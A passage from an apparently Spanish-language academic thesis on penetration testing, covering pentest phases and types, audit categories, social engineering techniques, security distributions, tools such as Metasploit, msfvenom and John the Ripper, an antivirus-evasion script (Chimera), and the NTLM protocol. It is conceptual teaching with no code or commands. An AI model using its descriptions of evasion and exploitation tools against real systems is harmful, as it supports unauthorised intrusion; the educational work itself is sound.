El principal objetivo de esta fase es tratar de acceder al sistema destino e intentar explotar las vulnerabilidades identificadas. Para simular los ataques del mundo real, generalmente se utilizan herramientas como Metasploit [24]. Es importante tener en cuenta que esta es una de las fases más delicadas de la prueba de penetración, ya que el acceso al sistema de destino implica eludir las restricciones de seguridad. Aunque las interrupciones del sistema son poco comunes,

los probadores deben tomar precauciones para garantizar que el sistema no se vea comprometido o dañado durante las pruebas [25].

Informe

Una vez completada la fase de explotación, el *pentester* prepara un informe que documenta los hallazgos de la prueba de penetración. El informe generado en esta fase final de pruebas de penetración se puede utilizar para corregir cualquier vulnerabilidad encontrada en el sistema y mejorar la postura de seguridad de la organización. En el informe se describen detalladamente las vulnerabilidades descubiertas (con sus puntuaciones CVSS), una explicación de la fase de explotación y medidas mitigadoras para resolver la vulnerabilidad. [26] [27].



Figura 1.3: Descripción de las fases en el proceso de *pentesting*

No obstante, lo que se acaba de explicar es una práctica común y genérica de un *pentesting*, ya que según la organización a auditar se pueden realizar varios planes o metodologías específicas en función de la tecnología presente en la organización, que ayudarían a realizar estas auditorías de un modo más minucioso. Cabe mencionar, la existencia de tipos de *pentesting* que se pueden clasificar en [28]:

- ***Pentesting* de caja negra**: Esta modalidad consiste en no tener conocimiento de la infraestructura de un cliente. A la hora de realizar un *pentest*, no se dispone de información al respecto. Esta modalidad es la que simula un ataque desde el exterior por parte de un atacante sin conocimiento sobre el sistema a atacar.
- ***Pentesting* de caja blanca**: Previamente la entidad que requiere el test de intrusión nos ha facilitado al detalle las tecnologías, código fuente, cuentas de usuario de todo tipo, arquitectura y otros detalles del objetivo. Esta modalidad es la que simula un ataque interno por parte de un miembro de la entidad que conoce a la perfección cómo está estructurado el sistema objetivo.
- ***Pentesting* de caja gris**: En esta última modalidad, y no menos importante, se dispondrá de cierta información parcial del objetivo, como cuentas legítimas, información de ciertas tecnologías que sean necesarias de evaluar, dominios o cualquier otro tipo de información valiosa que nos proporcione la compañía. Se diferencia de la Caja Blanca en el nivel de conocimiento y profundidad de este que proporciona la entidad. Esta modalidad híbrida es la que simula un ataque con un relativo conocimiento de la situación como el que podrían llevar a cabo un cliente o un competidor [29].

El proceso de *pentesting* se deberá adaptar en todo momento a la cantidad de información que el evaluador tiene en posesión, elaborando pruebas de intrusión más específicas y minuciosas para lograr un mayor porcentaje de éxito. Es de suma importancia destacar la distinción entre un *pentester* y un cibercriminal, el cual comúnmente es referido como un “hacker” por la sociedad. No obstante, este término en realidad hace referencia a un individuo con destrezas y conocimientos profundos en el manejo de sistemas informáticos, y no necesariamente implica una connotación negativa.

A pesar de la gran similitud entre un *pentester* y un cibercriminal en cuanto a lo referido con conocimiento técnico de la tecnología, existe una diferencia abismal entre la finalidad y la moralidad de cada figura. Mientras que un *pentester* trabaja para garantizar la seguridad de los sistemas y evitar posibles riesgos, un cibercriminal tiene como objetivo aprovechar las vulnerabilidades y explotar los sistemas para obtener beneficios propios o causar daño a terceros.

3.3.2 Tipos de auditorías

Una de las actividades más comunes entre los profesionales del *pentesting* es la realización de auditorías. En cada auditoría se procederá de acuerdo a las

fases expuestas anteriormente: Reconocimiento, Escaneo, Evaluación de vulnerabilidades, Explotación e Informe. El objetivo de una auditoría no es más que el de comprobar la seguridad del sistema informático, ofreciendo un informe final en el que se detallan todos los hallazgos encontrados a lo largo del proceso. Podemos diferenciar entre varios tipos de auditorías dependiendo del ámbito de aplicación y herramientas usadas en cada caso.

Pruebas de penetración en aplicaciones web

La realización de pruebas de penetración de aplicaciones web, también conocidas como **Pruebas de penetración en aplicaciones web** (WAPT, del inglés *Web Application Penetration Testing)*, es una técnica muy común en la evaluación de seguridad de sistemas informáticos. De hecho, puede considerarse como la forma más común de pruebas de penetración y probablemente sea la primera actividad en la que se involucren muchos profesionales en el campo.

Las pruebas de penetración de aplicaciones web implican la realización de *hacking* manual o pruebas de penetración manuales contra una aplicación web con el fin de identificar y explotar vulnerabilidades que los escáneres automáticos no podrían detectar. Es fundamental tener en cuenta que las aplicaciones web son una de las principales vías de entrada para los ciberdelincuentes, por lo que es crucial asegurarse de que estén adecuadamente protegidas.

Pruebas de penetración de aplicaciones móviles

Las pruebas de penetración de aplicaciones móviles son una técnica especializada en la evaluación de seguridad de sistemas informáticos, enfocada específicamente en aplicaciones móviles. Si bien comparten algunas similitudes con las pruebas de penetración de aplicaciones web, las pruebas de penetración de aplicaciones móviles se centran en los vectores de ataque y amenazas únicas de las aplicaciones móviles.

La realización de pruebas de penetración de aplicaciones móviles se ha vuelto cada vez más importante debido al creciente número de usuarios que utilizan dispositivos móviles para realizar transacciones y acceder a datos confidenciales. Entre las vulnerabilidades más comunes en las aplicaciones móviles se encuentran las debilidades en la autenticación y autorización, las vulnerabilidades en el almacenamiento de datos y la falta de cifrado de datos sensibles.

Los *pentesters* que buscan involucrarse en este campo necesitan tener una comprensión profunda del desarrollo de aplicaciones móviles y las vulnerabilidades específicas a las que se enfrentan estas aplicaciones.

Pruebas de penetración de ingeniería social

La prueba de penetración de ingeniería social es un tipo de evaluación de seguridad que se enfoca en el factor humano, utilizando técnicas psicológicas para engañar o persuadir a las personas a realizar acciones inseguras o proporcionar información confidencial. A diferencia de otras pruebas de penetración que se enfocan en la infraestructura tecnológica, la ingeniería social se centra en explotar la confianza, la ingenuidad o la falta de conocimiento de las personas.

Las técnicas más comunes empleadas en este ámbito son: el *phishing*, el pretexto, la suplantación de identidad, la persuasión y el engaño.

- ***Phishing***: es una técnica basada en el uso de correos electrónicos o sitios web falsos para engañar a los usuarios y hacer que revelen información confidencial, como contraseñas o números de tarjetas de crédito.
- **Pretexto**: es otra técnica común de ingeniería social que implica la creación de una situación falsa o la presentación de una excusa para persuadir a una persona a realizar una acción insegura.
- **Suplantación de identidad**: la suplantación de identidad es una técnica en la que un atacante se hace pasar por otra persona para obtener acceso a información confidencial. Por ejemplo, un atacante puede hacerse pasar por un miembro del personal de IT de una empresa y pedir a un usuario que proporcione su contraseña o que descargue un archivo malicioso.
- **Persuasión y engaño**: la persuasión y el engaño son técnicas de ingeniería social que implican el uso de habilidades de persuasión y manipulación para engañar a los usuarios y hacer que realicen acciones inseguras. Esto puede incluir técnicas como la creación de una falsa sensación de urgencia o la promoción de una oferta.

Pruebas de penetración de red

Las pruebas de penetración en la red son un componente clave de la evaluación de seguridad de una organización. A través de estas pruebas, los evaluadores de seguridad pueden identificar y evaluar los puntos débiles de la seguridad en los sistemas de la organización, sus redes y dispositivos de red.

Para lograr estos objetivos, los evaluadores de seguridad llevan a cabo una serie de tareas, que pueden incluir eludir sistemas de detección de intrusos (IDS, del inglés *Intrusion Detecting System*) y sistemas de prevención de intrusos (IPS), eludir dispositivos cortafuegos, descifrar contraseñas, obtener acceso

a dispositivos finales y servidores, y explotar configuraciones erróneas en conmutadores y enrutadores.

Pruebas de penetración en la nube

Con el aumento en la adopción de la nube por parte de las organizaciones, la necesidad de pruebas de penetración en la nube ha crecido significativamente. Las pruebas de penetración en la nube son especialmente importantes porque los entornos de nube suelen ser complejos y tienen una gran cantidad de componentes interdependientes, lo que puede aumentar la superficie de ataque y la probabilidad de que se produzcan vulnerabilidades.

Es importante destacar que las pruebas de penetración en la nube deben ser autorizadas y acordadas previamente con la organización objetivo y el proveedor de servicios de la nube. Además, se deben seguir todas las políticas y regulaciones relevantes, y se deben tomar medidas para minimizar el impacto en los sistemas y datos de la nube durante las pruebas.

3.3.3 Sistemas operativos dedicados al *pentesting*

Para la realización de test de intrusión, los *pentester* cuentan con diferentes sistemas operativos que tienen instalados y configurados herramientas necesarias para realizar pruebas de intrusión. A continuación, se enumerarán algunos de los más conocidos y utilizados en la actualidad:

- **Kali Linux**. Kali Linux es una distribución de Linux basada en Debian diseñada para realizar pruebas de penetración y seguridad informática. Fue lanzada por primera vez en marzo de 2013, y se puede considerar como una evolución de su predecesor BackTrack [30]. La empresa detrás de Kali Linux es Offensive Security, quiénes se dedican a la formación en seguridad informática y servicios de seguridad para empresas.

  El objetivo principal de este sistema operativo es proporcionar una distribución que pueda ser utilizada por profesionales de seguridad informática en todo el mundo. Para ello, cuenta con una gran cantidad de herramientas de seguridad preinstaladas incluyendo, entre otras, Metasploit Framework, Nmap, aircrack-ng, John the Ripper y Wireshark.

- **Parrot OS**. Parrot OS es otra distribución de Linux que se enfoca en la seguridad informática y la privacidad. Fue creada por la empresa italiana *Frozenbox Network* en 2013, y actualmente es mantenida por la empresa Parrot Security y su comunidad [2].

El objetivo de Parrot OS es proporcionar una plataforma completa y fácil de usar para pruebas de penetración, análisis forense digital, ingeniería inversa, privacidad y anonimato. Al igual que Kali Linux, Parrot OS viene con una gran cantidad de herramientas preinstaladas para pruebas de penetración, como Metasploit Framework, Nmap, Wireshark, hashcat, y muchas otras herramientas de *hacking*. Pero, a diferencia de otras distribuciones de Linux, Parrot OS también incluye herramientas de privacidad, como una Red Privada Virtual (VPN, del inglés *Virtual Private Network*), un navegador seguro, un cliente de correo electrónico cifrado y varias herramientas de anonimato para proteger la privacidad del usuario.

- **BlackArch Linux**. Es una distribución de Linux basada en Arch Linux. Fue lanzada en 2013, y al igual que los sistemas operativos mencionados anteriormente, está diseñada para realizar pruebas de penetración y de seguridad informática. BlackArch Linux es completamente de código abierto y su comunidad de desarrolladores y usuarios se encargan de añadir nuevas actualizaciones incorporando nuevas herramientas y tecnologías o simplemente realizando alguna corrección en el sistema. La distribución cuenta con más de 2838 herramientas preinstaladas [31] que abarcan una amplia variedad de áreas, desde la exploración de redes hasta el análisis de *malware* [32].

- **BackBox**. BackBox es una distribución de Linux diseñada para pruebas de penetración y evaluación de seguridad. Fue creada en 2010 por Raffaele Forte y es mantenida por la empresa italiana BackBox Team [33]. La distribución está basada en Ubuntu y se enfoca en la seguridad informática y la privacidad, con herramientas preinstaladas para *hacking* ético, análisis de vulnerabilidades, pruebas de penetración y recuperación de datos.

  BackBox viene con una gran cantidad de herramientas preinstaladas, incluyendo Metasploit, Nmap, Wireshark, Burp Suite, y muchas otras herramientas populares de *hacking*. BackBox también incluye herramientas de anonimato y privacidad, como Tor y JonDo, para proteger la privacidad del usuario. Además, BackBox se integra con otros sistemas para el análisis de vulnerabilidades, como OpenVAS y Nikto, para proporcionar una solución completa para las necesidades de seguridad de los profesionales.

3.3.4 Herramientas de pentesting

A lo largo de este capítulo se han mencionado herramientas de *pentesting* tales como Nmap, Metasploit, Wireshark, ampliamente utilizadas por los profesionales no solo en el mundo del *pentesting*, también en muchas de las actividades

en el ámbito de la ciberseguridad. Se detallará a continuación una breve descripción de las más extendidas, detallando los posibles usos que estás pueden adoptar.

- **Nmap**. Nmap ("mapeador de redes") es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales. Nmap utiliza paquetes IP "crudos" («raw», N. del T.) en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios (nombre y versión de la aplicación) ofrecen, qué sistemas operativos (y sus versiones) ejecutan, qué tipo de filtros de paquetes o cortafuegos se están utilizando así como docenas de otras características. Para ello, utiliza un conjunto de *scripts* de reconocimiento escritos en lenguaje Lua. En base a los servicios detectados por Nmap, el estado del puerto y la versión detectada se pueden buscar vulnerabilidades asociadas a ese servicio que hayan sido reportadas e intentar explotarlas para ver si el sistema es vulnerable, es decir, no cuenta con las suficientes medidas de seguridad.

  Aunque el principal uso de Nmap está en la realización de auditorías de seguridad, muchos administradores de redes y sistemas lo encuentran útil para realizar tareas rutinarias, como puede ser el inventariado de la red, la planificación de actualización de servicios y la monitorización del tiempo que los equipos o servicios se mantiene activos [34].

- **Metasploit Framework**: es una herramienta para la identificación y explotación de vulnerabilidades en un sistema informático. Fue desarrollada en 2003 por HD Moore, pasó por un rápido desarrollo y en 2009 fue adquirido por la empresa Rapid7 [24]. Metasploit está diseñado con un énfasis en la escalabilidad para ello, se organiza en módulos utilizados para automatizar la explotación de sistemas o ejecución de ataques en red. Podemos distinguir entre tres grandes módulos:

  - **Módulos de explotación**: estos módulos se utilizan para aprovechar vulnerabilidades en sistemas o aplicaciones y obtener acceso no autorizado al sistema o a la aplicación. Los módulos de explotación pueden ejecutar un *exploit*, una carga útil y un conjunto de comandos.
  - **Módulos de carga útil (*payloads*)**: estos módulos se utilizan para cargar una carga útil en un sistema comprometido, lo que puede permitir al atacante tomar el control del sistema. Las cargas útiles son programas que se ejecutan en el sistema objetivo después de que se ha

explotado una vulnerabilidad. Pueden proporcionar al atacante acceso remoto al sistema, recopilar información o realizar otras tareas.

- **Módulos auxiliares**: Estos módulos no son explotaciones por sí mismos, sino que realizan tareas específicas para ayudar en el proceso de pruebas de penetración. Pueden incluir escaneo de puertos, detección de vulnerabilidades, recopilación de información y otros tipos de tareas.

Además de los tres grandes módulos que ya se mencionaron, Metasploit también cuenta con dos herramientas claves:

Meterpreter: es un intérprete de comandos que se ejecuta en la memoria del sistema objetivo después de que se ha explotado una vulnerabilidad, lo que permite al atacante tener acceso completo al sistema. Meterpreter es una herramienta muy flexible que puede utilizarse para muchas tareas diferentes, como la ejecución remota de comandos, la recopilación de información y el robo de contraseñas.

Msfvenom: es una herramienta de generación de cargas útiles (*payloads*) que se utilizan para explotar vulnerabilidades en sistemas o aplicaciones. Msfvenom permite a los usuarios crear cargas útiles personalizadas que pueden ser específicas para una determinada plataforma o sistema operativo. Las cargas útiles generadas con Msfvenom pueden incluir *exploits*, *backdoors*, troyanos y otras herramientas para tomar el control del sistema objetivo.

Por último, mencionar que también existe una interfaz de usuario gráfica, Armitage, que facilita la interacción con las herramientas de Metasploit a los usuarios más inexpertos.

- **John The Ripper**: es una herramienta de cracking de contraseñas de código abierto que se utiliza para detectar contraseñas débiles en sistemas y archivos cifrados. Fue creado por el programador Solar Designer en 1996 y ha sido actualizado regularmente desde entonces. John the Ripper es capaz de realizar ataques de fuerza bruta[3] y diccionario[4], lo que significa que

[3]Ataque de fuerza bruta, método de prueba y error que consiste en probar todas las posibles combinaciones de contraseñas hasta encontrar la correcta.

[4]Ataque de diccionario, método basado en probar palabras comunes o contraseñas que se

puede intentar todas las posibles combinaciones de caracteres para descifrar una contraseña, o utilizar una lista de palabras comunes para adivinar la contraseña. También es capaz de utilizar técnicas avanzadas como ataques de tabla arcoíris (del inglés*rainbow table*) y ataques de fuerza bruta híbridos.

Un ataque de tabla arco iris (*rainbow tables*, en inglés) es un método precomputado para crackear contraseñas. En lugar de intentar contraseñas una por una, como en los ataques de fuerza bruta o diccionario, se utilizan tablas de búsqueda precalculadas para obtener las contraseñas. El atacante primero recopila los *hashes* de las contraseñas almacenadas en un sistema, luego los compara con los valores *hash* en la tabla arco iris. Si el *hash* coincide con uno de los valores en la tabla arco iris, se devuelve la contraseña correspondiente. Este método puede ser más rápido que los ataques de fuerza bruta o diccionario porque el trabajo pesado de calcular y almacenar los *hashes* ya se ha realizado.

- **Chimera** [35]: es un *script* de ofuscación de PowerShell que ha sido desarrollado con el propósito de evadir las soluciones antivirus y el Sistema de Interfaz de Escaneo Antimalware (AMSI, por sus siglas en inglés *Antimalware Scan Interface*). Su función principal es procesar archivos PS1 maliciosos que son reconocidos y bloqueados por los programas antivirus. Chimera utiliza técnicas de sustitución de cadenas y concatenación de variables para eludir las firmas de detección comunes utilizadas por los sistemas antivirus.

3.3.5 Bring Your Own Device

El modelo mixto de trabajo Bring Your Own Device (BYOD) está siendo cada vez más adoptado por las empresas, ya que ofrece tanto ventajas como desventajas en términos de seguridad. En cuanto a las ventajas, BYOD permite a los empleados utilizar sus propios dispositivos, lo que puede aumentar la productividad y la satisfacción laboral al trabajar con herramientas familiares y personalizadas. Además, reduce los costos de adquisición de dispositivos para la empresa. Sin embargo, en términos de seguridad, BYOD plantea desafíos significativos, ya que los dispositivos personales pueden ser más vulnerables a ataques y pueden carecer de las mismas medidas de seguridad que los dispositivos corporativos. Esto puede exponer a las empresas a riesgos de filtración de datos confidenciales y dificultar el cumplimiento de regulaciones y estándares de seguridad. Es

encuentran en listas de palabras (diccionarios). Estos diccionarios pueden ser generados por el atacante o pueden ser descargados de Internet.

importante implementar políticas y medidas de seguridad sólidas para mitigar los riesgos asociados con el uso de dispositivos personales en entornos corporativos.

El proceso de *pentesting* es fundamental para identificar y abordar vulnerabilidades en la seguridad de los sistemas y redes de una empresa. La realización regular de pruebas de penetración puede ayudar a prevenir violaciones de datos costosas y proteger la reputación de la empresa. Como tal, el *pentesting* debe ser una parte integral de la estrategia de seguridad cibernética de cualquier empresa y debe realizarse regularmente para garantizar la seguridad continua y la protección de los datos confidenciales.

4. Metodología de trabajo

Para el desarrollo del proyecto, se ha decidido adoptar la metodología ágil denominada *Scrum*, ampliamente conocida y utilizada en el entorno de desarrollo de software. Se ha demostrado que las metodologías ágiles, en comparación con las tradicionales, como la metodología en cascada, ofrecen numerosas ventajas, incluyendo una mayor adaptabilidad al cambio, una mayor colaboración entre los miembros del equipo y una mayor eficiencia en el desarrollo del proyecto. Las metodologías ágiles se centran en el desarrollo iterativo e incremental, lo que permite una mayor flexibilidad en la definición de los requisitos del proyecto y una mayor capacidad para satisfacer las necesidades del cliente.

Scrum, en particular, fomenta la transparencia y la comunicación constante entre los miembros del equipo, favoreciendo así la colaboración y la toma de decisiones informadas. Esta metodología se compone de cinco fases: Inicio, Planificación y Estimación, Implementación, Revisión y Retrospectiva y Lanzamiento.

Como en nuestro caso no trata del desarrollo de un sistema software, realizaremos una adaptación de esta metodología para que se ajuste más a las necesidades de este proyecto. Contaremos con tres fases:

• **Planificación – *Product Backlog***. Contendrá una lista ordenada de todas las tareas a elaborar. Esta lista se irá modificando, añadiendo o eliminando tareas, a medida que se realizan los diferentes sprint.

• **Ejecución – *Sprint***. Es el núcleo de esta metodología. Un sprint no es más un intervalo de tiempo en la que se llevará acabo algunas de las tareas definidas previamente en el Product Backlog. Este intervalo de tiempo durará dos semanas y al finalizar se enviará todas las tareas realizadas durante dicho sprint a ambos tutores para obtener un *feedback*.

• **Control – *Burn Down***. Antes de comenzar el siguiente sprint vemos que tareas han quedado por realizar del anterior sprint y añadiremos nuevas tareas relacionadas con las aportaciones del tutor, en caso de que las haya, o nuevas tareas que se deriven del proceso de ejecución.



Figura 1.4: Tablero del Sprint 0

Con el fin de garantizar una organización adecuada del trabajo, se estableció durante la primera semana del proyecto un diagrama de Gantt que incluía los hitos necesarios para su correcta ejecución. Este diagrama ofrece numerosas ventajas, entre las cuales se encuentran la posibilidad de obtener una visión general y detallada de las tareas que deben realizarse, la identificación temprana de posibles riesgos y obstáculos que puedan retrasar el proyecto y la visualización de las dependencias entre tareas.

En este sentido, el diagrama de Gantt permite tener una comprensión clara de

qué tareas son necesarias completar antes de poder comenzar otras, evitando así posibles retrasos y efectos secundarios en cadena.



Figura 1.5: Diagrama de Gantt que muestra la planificación total del proyecto

5. Ámbito de aplicación

Una evaluación de un test de intrusión de *Active Directory* es una herramienta fundamental para mejorar la seguridad de los sistemas de información de una organización. *Active Directory* es el servicio de directorio de Microsoft que se utiliza para gestionar los recursos de una red de ordenadores, como usuarios, grupos y equipos, entre otros.

La evaluación de un test de intrusión de *Active Directory* tiene una amplia variedad de ámbitos de aplicación en el ámbito de la ciberseguridad. A continuación, se detallan algunos de los ámbitos en los que se puede aplicar esta técnica:

- **Identificación de vulnerabilidades**: la evaluación de un test de intrusión de *Active Directory* permite identificar vulnerabilidades en la configuración del servicio de directorio y en las políticas de seguridad implementadas. De esta forma, se pueden tomar medidas preventivas para evitar ataques.
- **Validación de políticas de seguridad**: la evaluación de un test de intrusión de *Active Directory* permite validar las políticas de seguridad implementadas en la organización. De esta forma, se puede garantizar que se cumplan las políticas y se eviten posibles vulnerabilidades.
- **Evaluación de la resistencia a ataques**: la evaluación de un test de intrusión de *Active Directory* permite evaluar la resistencia de la infraestructura de la organización a diferentes tipos de ataques, como ataques de fuerza bruta o de *phishing*.
- **Cumplimiento de normativas**: la evaluación de un test de intrusión de *Active Directory* permite garantizar el cumplimiento de las normativas y regulaciones de seguridad que se aplican a la organización, como el RGPD.
- **Identificación de posibles brechas de seguridad**: la evaluación de un test de intrusión de *Active Directory* permite identificar posibles brechas de seguridad en la red y en los sistemas de información de la organización. De esta forma, se pueden tomar medidas para mitigar los riesgos y reducir la exposición a posibles ataques.
- ***Bring Your Own Device***: el test de intrusión puede evaluar la seguridad de los dispositivos personales utilizados por los empleados para acceder a los recursos de Active Directory de la organización. Esto implica identificar posibles vulnerabilidades en los sistemas operativos, aplicaciones y configuraciones de seguridad de los dispositivos, con el fin de tomar medidas para mitigar los riesgos.

En resumen, la evaluación de un test de intrusión de *Active Directory* es una herramienta fundamental para mejorar la seguridad de los sistemas de información de una organización y para garantizar el cumplimiento de las normativas y regulaciones de seguridad aplicables. Los ámbitos de aplicación son amplios y permiten evaluar la resistencia de la infraestructura de la organización a diferentes tipos de ataques, así como identificar posibles vulnerabilidades y brechas de seguridad.

Parte II

Desarrollo del proyecto

Capítulo 2

Evaluación test de intrusiones

Contenido

1. Conceptos previos

La implementación de *Active Directory* implica el uso de diversos protocolos que permiten la interacción entre los distintos componentes de la red. Estos protocolos, aunque necesarios para el correcto funcionamiento del sistema, pueden ser utilizados por atacantes para intentar comprometer la seguridad de la red y obtener acceso no autorizado a los recursos. En esta sección se describirán algunos de los principales protocolos utilizados por *Active Directory* y se analizará cómo un atacante podría hacer uso de ellos para llevar a cabo ataques.

1.1. Protocolo NTLM

NTLM (New Technology LAN Manager) es un protocolo de autenticación desarrollado por Microsoft para garantizar la seguridad de la conexión entre clientes y servidores en una red de Windows. Este protocolo se utiliza para verificar la identidad de un usuario y asegurar que solo los usuarios autorizados puedan acceder a los recursos de la red. NTLM se originó como una mejora del antiguo protocolo LAN Manager y ha evolucionado para ofrecer una mayor seguridad y mejores características de autenticación [36].

El proceso de autenticación de NTLM consiste en la secuencia de los siguientes pasos:

1. El cliente envía el **nombre de usuario** al servidor.
2. El servidor responde con un número aleatorio, **NTLM *Challenge***.
3. El cliente crea un hash a partir de ese número aleatorio y la contraseña del usuario y lo envía de nuevo al servidor, **NTLM *Response***.
4. El servidor, que conoce la contraseña y el número aleatorio, crea el mismo *hash* y comprueba si coincide con el que recibe del usuario.
5. El servidor autoriza al cliente o lo bloquea en función si el *hash* coincide.

Podemos ver en la figura 2.1 el flujo de comunicación del protocolo NTLM.

